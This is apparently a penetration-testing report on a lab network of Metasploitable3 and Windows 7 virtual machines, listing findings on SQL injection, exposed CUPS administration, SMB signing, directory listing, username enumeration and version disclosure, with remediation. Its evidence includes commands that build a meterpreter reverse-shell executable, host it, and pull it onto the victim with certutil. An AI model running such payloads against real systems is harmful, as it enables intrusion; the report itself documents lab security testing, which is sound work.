
https://techcommunity.microsoft.com/blog/filecab/stop-using-smb1/425858
https://www.sentinelone.com/blog/eternalblue-nsa-developed-exploit-just-wont-die/

Supporting Evidence:






msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f exe -o reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 7168 bytes
Saved as: reverse.exe
python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.56.103 - - [19/Aug/2026 23:09:27] "GET /reverse.exe HTTP/1.1" 200 -
192.168.56.103 - - [19/Aug/2026 23:09:27] "GET /reverse.exe HTTP/1.1" 200 -
meterpreter payload generation
server hosted


File Machine View Input Devices Help
Recycle Bin
reverse
C:\Windows\system32\cmd.exe
'clrsreen' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\Jon>clearscreen
'clearscreen' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\Jon>clrscreen
'clrscreen' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\Jon>dir
Volume in drive C has no label.
Volume Serial Number is E611-0B66
Directory of C:\Users\Jon
08/19/2026 10:28 PM <DIR> .
08/19/2026 10:28 PM <DIR> ..
12/12/2018 10:13 PM <DIR> Contacts
08/19/2026 11:01 PM <DIR> Desktop
12/12/2018 10:49 PM <DIR> Documents
12/12/2018 10:13 PM <DIR> Downloads
12/12/2018 10:13 PM <DIR> Favorites
12/12/2018 10:13 PM <DIR> Links
12/12/2018 10:13 PM <DIR> Music
12/12/2018 10:13 PM <DIR> Pictures
12/12/2018 10:13 PM <DIR> Saved Games
12/12/2018 10:13 PM <DIR> Searches
12/12/2018 10:13 PM <DIR> Videos
0 File(s) 0 bytes
13 Dir(s) 22,260,092,928 bytes free
C:\Users\Jon>cd Desktop
C:\Users\Jon\Desktop>certutil -urlcache -f http://192.168.56.1:8080/reverse.exe
reverse.exe
**** Online ****
CertUtil: -URLCache command completed successfully.
C:\Users\Jon\Desktop>_
Download reverse.exe
in desktop directory
11:09 PM
8/19/2026

SQL Injection Leading to database dump	
CVSS Score	8.7 (High)
Vector String	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N
Affected Host	Metasploitable3 (192.168.56.102)
Affected Service	HTTP → Payroll_app.php

Description:

The payroll_app.php web application was tested for SQL injection vulnerabilities. Input supplied to the application was not adequately validated or safely parameterized before being incorporated into a SQL query. Testing demonstrated that SQL injection could be used to manipulate the application's database query and retrieve information from the backend database.

During validation, database information containing a username and password was successfully retrieved. This confirms that the vulnerability is exploitable and results in unauthorized disclosure of sensitive authentication information.

Impact:

Successful exploitation of this vulnerability allow attacker to gain unauthorized access to database records and extract sensitive authentication information, including usernames and passwords. The disclosed credentials, used to compromise user accounts, access additional application functionality, or potentially gain access to other systems where the same credentials are reused.

Remediation Recommendation:


- Validate and sanitize all user-supplied input on the server side. Reject the dangerous character like ‘, ”, ;, --, ‘)).
- Use parameterized (prepared) statements for all database interactions.
- Implement Web Application Firewall (WAF) as an additional layer of defense against SQL injection attacks
- Apply the principle of least privilege to database accounts used by the application.

References:

https://owasp.org/Top10/2025/A05_2025-Injection/

https://cheatsheetseries.owasp.org/cheatsheets SQL_Injection_Prevention_Cheat_Sheet.html

Supporting Evidence:



CUPS Administration Interface is Remotely Accessible	
CVSS Score	9.3 (Critical)
Vector String	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:L/SC:N/SI:N/SA:N
Affected Host	Metasploitable3 (192.168.56.102)
Affected Service	IPP/CUPS 1.7.2

Description:

The CUPS web administration interface was remotely accessible at http://192.168.56.102:631/admin It does not validate authentication and authorization. The administration interface exposed functionality for managing printers, classes, print jobs, and server configuration. The server settings also showed that remote administration was enabled. This unnecessarily exposes administrative functionality over the network and increases the attack surface of the printing service.

Impact:

The administrative interface service is remotely accessible without any authorization and authentication which allow an attacker could potentially add or modify printers, submit or manipulate print jobs, change printer configurations, access printer-related information, modify server settings, or disrupt printing services. This could result in unauthorized changes to the printing environment, exposure of sensitive information, and disruption of normal business operations.


Remediation Recommendation:

- Disable remote administration if it is not required.
- Require authentication for administrative actions.
- Disable unnecessary CUPS features.

References:

https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html
https://www.cups.org/doc/man-cupsd.conf.html

Supporting Evidence:



SMB Signing Not Required	
CVSS Score	6.9 (Medium)
Vector String	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:L/VA:N/SC:N/SI:N/SA:N
Affected Host	Metasploitable3 (192.168.56.102) & Windows 7 (192.168.56.103)
Affected Service	SMB

Description:

The SMB service on the target was configured so that message signing was not required. Nmap identified that SMB signing was disabled or not mandatory. SMB signing helps protect SMB communications against tampering and certain authentication-relay attacks. When signing is not required, an unauthenticated remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

Impact:

This weakness could increase the risk of SMB authentication relay attacks, credential interception in certain network scenarios, and unauthorized access through relayed authentication. If an attacker is able to capture or relay authentication attempts to another SMB service, the lack of required message signing may make it easier to impersonate legitimate users and gain unauthorized access to network resources.

Remediation Recommendation:

- Require SMB message signing where operationally possible.
- Restrict SMB access to trusted hosts.
- Disable legacy SMB protocols.

References:

https://learn.microsoft.com/en-us/previous-versions/orphan-topics/ws.11/cc731957(v=ws.11)?redirectedfrom=MSDN

Supporting Evidence:

```
Host script results:
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: Jon-PC
|   NetBIOS computer name: JON-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2026-08-14T04:41:53-05:00
|_nbstat: NetBIOS name: JON-PC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:98:5f:e2 (Oracle VirtualBox virtual NI
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 12h24m57s, deviation: 2h53m12s, median: 10h44m57s
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2026-08-14T09:41:53
|_  start_date: 2026-08-14T09:13:11

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.84 seconds
```

Directory Listing Enable	
CVSS Score	6.9 (Medium)
Vector String	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N
Affected Host	Metasploitable3 (192.168.56.102)
Affected Service	Apache HTTP Server

Description:

Directory listing was enabled on the web server. Instead of returning a standard index page, the server exposed the contents of the web directory to remote users. This allowed an attacker to identify files, applications, administrative directories, and potentially sensitive resources.


Impact:

Directory listing can assist an attacker by exposing the application's structure, PHP filenames, administrative interfaces, hidden directories, and potentially sensitive files. This information can make reconnaissance easier and help an attacker identify valuable targets for further testing. In this assessment, the enabled directory listing exposed payroll_app.php, which was subsequently tested and confirmed to be vulnerable to SQL Injection.

Remediation Recommendations:

- Disable directory indexing in the web-server configuration and ensure that only intended public resources are accessible.

Supporting Evidence:



Username Enumeration	
CVSS Score	5.1 (Medium)
Vector String	CVSS:4.0/AV:L/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N
Affected Host	Metasploitable3 (192.168.56.102) & Windows 7 (192.168.56.103)
Affected Service	SMB

Description:

SMB enumeration using enum4linux revealed information about user accounts on the target. At least one valid username was identified during the assessment. The disclosure of valid usernames can assist an attacker in conducting further attacks, including password guessing, credential attacks, and targeted authentication attempts.


Impact:

An attacker could leverage the identified username to conduct password-spraying and targeted brute-force attacks, particularly if weak or reused passwords are in use. The exposed username can used for targeted social-engineering and phishing attacks by providing attackers with information that can be used to impersonate legitimate users or craft more convincing communications.

Remediation Recommendations:

- Restrict anonymous SMB enumeration.
- Limit account information disclosure.
- Disable null sessions where not required.

Supporting Evidence:



Multiple Service/Application Version Exposed	
CVSS Score	2.3 (Low)
Vector String	CVSS:4.0/AV:A/AC:H/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N
Affected Host	Metasploitable3 (192.168.56.102)
Affected Service	HTTP

Description:

The target disclosed detailed information about running services, software versions, operating-system details, and application technologies. This information allows an attacker to identify potentially vulnerable software and search for publicly known vulnerabilities targeting the specific versions in use.

Exposed Version Table:

Table 3: Service Version Exposed Table

Port	Service	Version
21	FTP	ProFTPD 1.3.5
22	SSH	OpenSSH 6.6.1p1

80	HTTP	Apache 2.4.7
445	SMB	Samba 4.3.11-Ubuntu
631	IPP	CUPS 1.7
3500	http	WEBrick httpd 1.3.1, Ruby 2.3.8
6697	UnrealIRCd	UnrealIRCd
8080	HTTP	Jetty 8.1.7

Impact:

Although version disclosure alone does not directly compromise a system, it significantly assists attackers during reconnaissance and scanning. Attacker can research for version related known CVEs and map them with known version which increase the further attack surfaces.


Remediation Recommendation:

- Minimize the unnecessary version information disclosure in service banners.
- Limit publicly accessible administrative application

References:

https://owasp.org/www-project-web-security-testing-guide/
https://cwe.mitre.org/data/definitions/200.html

Supporting Evidence:




5. Conclusions

The penetration testing assessment demonstrated that both laboratory targets contained significant security weaknesses that could be exploited by an attacker. The most significant risks were associated with remotely exploitable network services, vulnerable versions of software, and insufficient system hardening. The successful exploitation of vulnerable services demonstrated that an attacker could potentially obtain unauthorized access and, in some circumstances, elevated privileges.

The highest priority should therefore be given to patching remotely exploitable vulnerabilities, removing unnecessary services, disabling legacy protocols such as SMBv1, restricting network exposure, and implementing a consistent vulnerability-management process.

After remediation, a follow-up validation assessment should be performed to confirm that the identified vulnerabilities have been successfully addressed.

Appendices



```
$ nikto -h http://192.168.56.102
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          192.168.56.102
+ Target Hostname:    192.168.56.102
+ Target Port:        80
+ Start Time:         2026-08-25 16:13:15 (GMT5.75)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ OSVDB-3268: /: Directory indexing found.
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ OSVDB-3268: /./: Directory indexing found.
+ OSVDB-3268: /?mod=node&nid=some_thing&op=view: Directory indexing found.
+ OSVDB-3268: /?mod=some_thing&op=browse: Directory indexing found.
+ /./: Appending '/./' to a directory allows indexing
+ OSVDB-3268: //: Directory indexing found.
+ //: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.
+ OSVDB-3268: /?Open: Directory indexing found.
+ OSVDB-3268: /?OpenServer: Directory indexing found.
+ OSVDB-3268: /%2e/: Directory indexing found.
+ OSVDB-576: /%2e/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. http://www.securityfocus.com/bid/2513.
+ OSVDB-3268: /?mod=<script>alert(document.cookie)</script>&op=browse: Directory indexing found.
+ OSVDB-3268: /?sql_debug=1: Directory indexing found.
+ OSVDB-3268: ///: Directory indexing found.
+ OSVDB-3268: /?PageServices: Directory indexing found.
+ OSVDB-119: /?PageServices: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. CVE-1999-0269.
+ OSVDB-3268: /?wp-cs-dump: Directory indexing found.
+ OSVDB-119: /?wp-cs-dump: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. CVE-1999-0269.
+ Cookie phpMyAdmin created without the httponly flag
+ Retrieved x-powered-by header: PHP/5.4.5
+ OSVDB-3268: ////////////
```

```
 ================================( Share Enumeration on 192.168.56.102 )================================

do_connect: Connection to 192.168.56.102 failed (Error NT_STATUS_IO_TIMEOUT)

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        public          Disk      WWW
        IPC$            IPC       IPC Service (metasploitable3-ub1404 server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 192.168.56.102

//192.168.56.102/print$ Mapping: DENIED Listing: N/A Writing: N/A
//192.168.56.102/public Mapping: DENIED Listing: N/A Writing: N/A

[E] Can't understand response:

NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//192.168.56.102/IPC$   Mapping: N/A Listing: N/A Writing: N/A

 ============================( Password Policy Information for 192.168.56.102 )============================



[+] Attaching to 192.168.56.102 using a NULL share

[+] Trying protocol 139/SMB...

        [!] Protocol failed: [Errno Connection error (192.168.56.102:139)] timed out

[+] Trying protocol 445/SMB...

[+] Found domain(s):

        [+] METASPLOITABLE3-UB1404
        [+] Builtin

[+] Password Info for Domain: METASPLOITABLE3-UB1404
```

```
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-meta
                                       loit.html
   RPORT    135              yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf auxiliary(scanner/dcerpc/endpoint_mapper) > set rhosts 192.168.56.103
rhosts => 192.168.56.103
